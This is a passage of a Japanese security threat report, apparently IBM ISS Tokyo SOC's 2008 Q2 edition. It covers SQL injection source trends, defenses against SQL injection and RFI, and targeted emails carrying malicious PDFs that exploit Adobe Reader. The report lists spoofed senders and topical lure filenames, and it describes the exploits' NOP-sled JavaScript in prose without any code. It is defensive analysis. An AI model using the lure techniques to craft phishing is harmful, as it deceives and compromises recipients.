


図 11. SQL インジェクション攻撃の検知数推移

(数値は 3 月 13 日の全検知数を 100 とした場合の相対値)

3.2.4 攻撃の拡大

図 12 は、②のタイプの SQL インジェクション攻撃で利用された、ユニークな攻撃元 IP アドレス数の推移である。6 月 18 日までの攻撃は比較的少数の IP アドレスから行われていたのに対し、6 月 18 日以降の攻撃は多くの IP アドレスから行われていた。




図 12. 攻撃に利用されたユニーク IP アドレス数の推移

攻撃元の国にも変化が見られた。図 13 は、攻撃に利用された IP アドレスがどの国に属すものかを調べ、その構成比の推移を表したものである。3 月～4 月は全ての攻撃が中国の IP アドレスを利用して行われていた。その後は中国以外の IP アドレスからの攻撃も観測されるようになったが、それでも 6 月 17 日以前は中国の IP アドレスが 9 割以上を占めていた。しかし、6 月 18 日以降の攻撃では、中国以外の割合が急増した。




図 13. 攻撃に利用された IP アドレスが属す国の構成比の推移

(件数は 3 月 13 日の全検知数を 100 とした場合の相対値)

このように、限られた攻撃元から行われていた攻撃が、急に多数の攻撃元から行われるようになった理由のひとつとして、記述の RFI 攻撃の場合と同じく、攻撃の自動化が進んでいることが挙げられる。弊社研究機関である X-Force では、以前から自動化された SQL インジェクション攻撃の

動きを観測している[2]。これら自動化ツールには検索エンジンを使って攻撃対象となるサーバーを探し出し、SQLインジェクション攻撃を行うものも存在する。今回検知した攻撃元IPアドレス数の急激な増加と攻撃元 IP アドレスが属す国の構成比の変化からは、このような自動化ツールの利用が拡大し始めたことが伺える。

3.3. RFI 攻撃･SQL インジェクション攻撃への対策

① 根本的な対策

基本的な対策は、Web アプリケーションに不備を残さないことである。Web アプリケーションに問題がなければ、SQL インジェクション攻撃や RFI 攻撃による被害を受けることはない。

SQLインジェクション攻撃を回避方法としては、データベースへ送信、実行する内容のチェックと無害化、例えばバインドメカニズムの導入といったことが挙げられる。

また、PHP アプリケーションにおける RFI 攻撃への脆弱性は include 文に渡す変数の汚染に起因するため、これを回避するようコーディングすることが重要である。サーバー上の PHP の基本設定（php.ini への記述）で、リモートファイルの読み込み(インクルード)を制限することも可能である。

② IPS 等による対策

提供しているサービスや、Web アプリケーションの仕様等の事情により、根本的な対策を行うことが難しい場合や、コストの捻出に時間が掛かる場合などは、侵入防御装置（以下「IPS」）やウェブアプリケーションファイアウォール(以下「WAF」)を導入することが有効である。これらを適切に運用することで、Web アプリケーションへの攻撃を効果的に防ぐことができる。

東京 SOC では、最新の検知データを基に、IPS のカスタムシグネチャや、センサー毎の検知傾向分析などの手法を駆使してこれらの攻撃の検知･防御を行っている。

いずれの手段で対策を行う場合であっても、意図しない不備などに起因するリスクが付きまとうため、複数の防御手段を用いて攻撃に備えること(多層防御)を心がけていただきたい。

3.4. メールを利用した誘導型攻撃

3.4.1 メールを利用した誘導型攻撃とは

誘導型攻撃は、近年の傾向として不正なファイルを添付した電子メールを送付することによって実施される場合も多い。特に 2008 年に東京 SOC で確認された攻撃は、そのほとんどが Adobe Reader の脆弱性を悪用する PDF ファイルを添付した電子メールによるものであった。同じ脆弱性が比較的長期間使い回されている。

この攻撃では、まず攻撃対象に悪意ある PDF ファイルを添付した電子メールが送信される(図 14)。この PDF ファイルには Adobe Reader の脆弱性を利用する JavaScript が埋め込まれており、実行されるとユーザーを悪意あるサイトに誘導し、ウイルスをダウンロードさせる(図 15)。なお、IBM ISS 製品では表 2 のシグネチャによってこの攻撃の最初のステップで送信されるメールを検知する

[2] IBM ISS プロテクション アラート「自動化 SQL インジェクション攻撃」
http://www.isskk.co.jp/support/techinfo/general/sql_inject_293.html

ことが可能である。




図 14. 悪意ある電子メールの送信




図 15. 悪意あるサイトへの誘導とウイルス感染

表 2. PDF_JavaScript_Exploit シグネチャ

IBM ISS 製品シグネチャ名	シグネチャリリース日
PDF_JavaScript_Exploit	2008 年 2 月 (XPU28.020)

東京 SOC では、2008 年の 4 月から 6 月にかけて、次表のような内容の攻撃メールを検知している。

表 3. メールによる誘導型攻撃の内容

送信元アドレス なりすまし事例	添付ファイル名
新聞社	特急！中国大地震！.pdf
新聞社	震源地は死の街.pdf
新聞記者	北京五輪後中国はどうなる？.pdf
新聞記者	尖閣問題衝突懸念.pdf
JOC	日本代表選手団公式服装.pdf
著名人	Protest Disrupts Torch Relay in Paris.pdf

これらの事例から、この種の攻撃に関するいくつかの特徴が伺える。

特徴①：タイムリーな話題を使い、受信者の関心をひく

表の事例はいずれも添付ファイル名に時事的な話題を取り入れている。2008 年 4 月 7 日にパリで発生した聖火リレーに対するデモに呼応し、その当日から「Protest Disrupts Torch Relay in Paris.pdf」という不正なファイルを添付したメールが出始めている。2008 年 5 月 12 日に起きた中国地震に関するメールも地震発生当日から出始めている。尖閣諸島問題に関しても同様の傾向が見られた。

特徴②：公的機関や関係者になりすまし、送信元メールアドレスを偽装

取り上げた攻撃の送信元は全て偽装されている。東京 SOC がこれらを偽装と判断した理由は、同じ攻撃コードを含む PDF ファイルを複数の異なるネットワークで検知したからである。幅広い情報源を持たない一企業では、偽装を見破ることさえ困難となる。なお、SOC ではこのような広域に対する偽装メールによる攻撃を検知した場合は注意喚起のアナウンスを行い、該当メールを展開しないよう呼びかけている。

特徴③：あて先は組織の代表アドレスではなく個人メールアドレス

個人メールアドレスをピンポイントで狙うことで、攻撃の事実を第三者が把握しづらい状況を作っている事例もある。本レポートに実際のあて先アドレスを記載することはできないが、組織のトップや重要職のアドレスが狙われることも多い。また、今回取り上げた事例では、Web サイトに公開され

た資料に掲載されているメールアドレスが攻撃対象となっているものも見受けられた。対象組織の絞り込み方や、内容によってはいわゆる「標的型攻撃」と捉えることができるケースもある。

3.4.2 従来の攻撃との比較

これまでのメールを使った攻撃は、送信元アドレスがありふれた名前を含むものであったり、フリーメールのアドレスが使われているものが多かった。また、あからさまな名前のファイルが添付されるなど、ひと目で「怪しい」と直感できるものが多かった。

今回取り上げた攻撃の事例には従来型に見られるような安易さは感じられない。政府関係者などに見せかける送信元アドレスの偽装や、時勢にあわせた添付ファイル名といった手の込みようからは、否が応にもファイルを開かせようとする攻撃者の狡猾な意図が読み取れる。

3.5. メールによる誘導型攻撃への対策

今回紹介した不正な PDF ファイルを用いた攻撃は、Adobe Reader を 8.1.2 へアップデートすることにより影響を回避することができる。しかしこれはあくまで今回のケースに限った対策である。今後は他の脆弱性を使って別の対象に狙いを定めた攻撃が行われることを想定し、対策を施す必要がある。以下に紹介する 3 通りのアプローチによる対策を参考にしていただきたい。

A. クライアント PC における対策

A-1. 脆弱性を放置しない

基本的なことだが、OS の修正パッチやアプリケーションのアップデートを間断なく適用し、PC 環境を既知の脆弱性が存在しない状態に保つことは、ほとんどの攻撃に有効な対策である。また、最近の OS や一部のセキュリティー対策ソフトには、脆弱性の主な原因となるメモリー管理の不備による不正なプログラムの実行を防止するための機能が用意されている。新しいハードウェアと組み合わせなければ利用できないものもあるが、機器入れ替えのタイミングなどでそのような機能を持つ製品を選択することも検討していただきたい。

A-2. アンチウイルス・ソフトウェアを活用する

前項と並んで基本的な対策ではあるが、アンチウイルス・ソフトウェアのパターンファイルを最新に保ち、定期的にシステム全体のウイルススキャンを実施することも重要である。また、ファイル実行時の動作から不正なファイルを判別する機能（ビヘイビア分析機能）を備えたものもある。パターンファイルでは対応しきれない亜種や新しいウイルスにも対応できるため、併せて活用することをお勧めする。

B. 組織のポリシーによる対策

メールアドレスが組織の Web サイトで公開している資料のどこかに記載されている場合、今回紹

介したメールを利用した受動的攻撃やその他のソーシャルエンジニアリングに悪用される恐れがある。公開資料に記載する情報（組織図、個人メールアドレスなど）は最小限にとどめることを推奨する。

C. ネットワークにおける対策

C-1. メールサーバーや、ゲートウェイ上で稼動するアンチウイルス製品の利用

送信先を限定したメールによる攻撃を受けた場合などは、検体がアンチウイルスベンダまで行き届かず、パターンファイルへの反映が遅れるケースも想定される。そのため、不正なファイルを添付したメールがエンドユーザーの PC に到達する前に、複数のポイントで、複数の検知技術（パターンマッチングとビヘイビア分析）を用いてウイルススキャンを実施するなど、マルチレイヤー（多層）防御が望ましい。

C-2. IPS の導入

今回紹介した不正な PDF ファイルを利用した攻撃では、バッファをあふれさせて任意のコードを実行させようとする試みを IPS で検知している。具体的には、大量の NO-OP 命令を伴う JavaScript の Unescape 関数が PDF ファイル内に埋め込まれていた。脆弱性を悪用しようとするこの Unescape 関数の利用形式は、PDF ファイル内のコンテンツがどのような内容であっても同じ形式になる。そのため、同じ脆弱性を利用する新しいウイルスが出現しても、既に存在するシグネチャで攻撃を防ぐことが可能となる。このように IPS は、「脆弱性を攻略しようとする試み」という観点から攻撃を検知することができるため、既知の脆弱性を悪用する攻撃であれば、アンチウイルス製品で亜種への対応が間に合わない場合であっても攻撃を防ぐことが可能である。

4. まとめ

前期に引き続き、Web アプリケーションへの攻撃の増加傾向が顕著になっています。ユーザーが個別に構築した Web アプリケーションにおける対策が困難であることは明白ですが、一方で、一般にリリースされている有償無償の様々なWebアプリケーションパッケージについても毎日のように新しい脆弱性情報が公開されています。

また、これら Web アプリケーションへの攻撃は多くの場合 Web コンテンツの改ざんを意図しており、最終的にはその Web サイトを訪問したクライアントに対して攻撃を行うことを目的としています。この最終段階ではクライアントシステムで利用している様々なアプリケーションの脆弱性が狙われますが、ブラウザプラグインなど、利用している全てのクライアントアプリケーションの脆弱性情報を管理し、パッチ適用やバージョンアップの対応を行い続けることは容易ではありません。

このような場面においては、ネットワークレイヤでは IDS/IPS やアンチウイルスゲートウェイ、クライアント上ではビヘイビア分析型アンチウイルス、サーバー上ではホストベース IDS、Web アプリケーションに関しては WAF といったように、複数のレイヤで複数の手段を用いてセキュリティーレベルを維持する多層防御の考え方が不可欠です。

IBM では、このような情報セキュリティーに対する脅威が、ビジネスに与えるリスクを軽減するために『予防を前提としたセキュリティー対策』を、現実的な方法で実現する必要があると考えております。その対策モデルとしてセキュリティー対策を導入から運用まで一貫して提供しています。

SOC では、ネットワークレイヤーにおけるセキュリティー対策の運用サイクルを効率よくまわすための「MPS(マネージド プロテクション サービス)」と中小企業でも導入しやすい月額の「MPS for SMB」の 2つのサービスを提供しています。

これらのサービスでは、Proventia シリーズを利用して、専門技術者が 24 時間 365 日監視/運用/管理を行います。ビジネスに与えるリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBM は、社会的な基盤へと成長した情報システムを守るため、高度化･多様化を続ける脅威に対して、常に”Ahead of the threat®”を実現する製品とサービスを提供することで、情報社会の発展を支援していきたいと考えています。

【注意】レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあるので、対策を行う際には十分注意の上、自己責任で行ってください。

付録：X-Force セキュリティーアラート＆アドバイザリー

IBM では、X-Force が日々発見している脆弱性のうち、特に緊急度が高いと判断したものをプロテクションアドバイザリーとして、また一般に公開される脆弱性のうち X-Force が重要と判断したものをプロテクションアラートとして公表している。

2008 年第 2 四半期は、1 件のアドバイザリーと 6 件のアラートを公表した(表 4)。このうち、(6)自動化 SQL インジェクション攻撃 のアラートは攻撃傾向の変化に関するアラートである。その他のアラートは特定製品に関する脆弱性情報である。これらは発見された脆弱性の中でも特にビジネスに与える影響が大きいと考えられるものであり、優先して対応する必要がある。今期公表した脆弱性には既に修正パッチや問題の修正された最新バージョンが提供されている。下記サイトより詳細を参照の上、対策を実施していただきたい。

「X-Force セキュリティーアラート＆アドバイザリー」
http://www.isskk.co.jp/offer/X-ForceAlerts.html

表 4. 2008 年第 2 四半期 IBM X-Force のアラート＆アドバイザリー

No.	リリース日	名称	対応 CVE	修正プログラム
プロテクション アドバイザリー				
(1)	6 月 10 日	Microsoft Windows MJPEG Codec での複数のオーバーフロー	CVE-2008-0011	MS08-033 パッチの適用
プロテクション アラート				
(2)	4 月 8 日	Adobe Flash Player の無効なポインタの脆弱性	CVE-2007-0071	最新版へのバージョンアップ
(3)	4 月 8 日	Microsoft GDI でのリモートコード実行の脆弱性	CVE-2008-0083 CVE-2008-1087	MS08-021 パッチの適用
(4)	4 月 8 日	Microsoft Internet Explorer の登録されたファイルでのコード実行	CVE-2008-1085	MS08-024 パッチの適用
(5)	5 月 13 日	Microsoft Jet Database Engine (msjet40.dll)でのリモートコード実行	CVE-2007-6026	MS08-028 パッチの適用
(6)	5 月 23 日	自動化 SQL インジェクション攻撃	―	―
(7)	6 月 10 日	Microsoft Windows DirectX SAMI でのコード実行	CVE-2008-1444	MS08-033 パッチの適用

寄稿者
ISS 事業部　マネージド　セキュリティ　サービス部
守屋　英一、　井上　博文、　梨和　久雄、　鈴木　七慧、　朝長　秀誠、　窪田　豪史、　福野　直弥、
平松　祐、　稲垣　吉将、　内海　一石

【奥付】
日本アイ･ビー･エム株式会社　ISS 事業部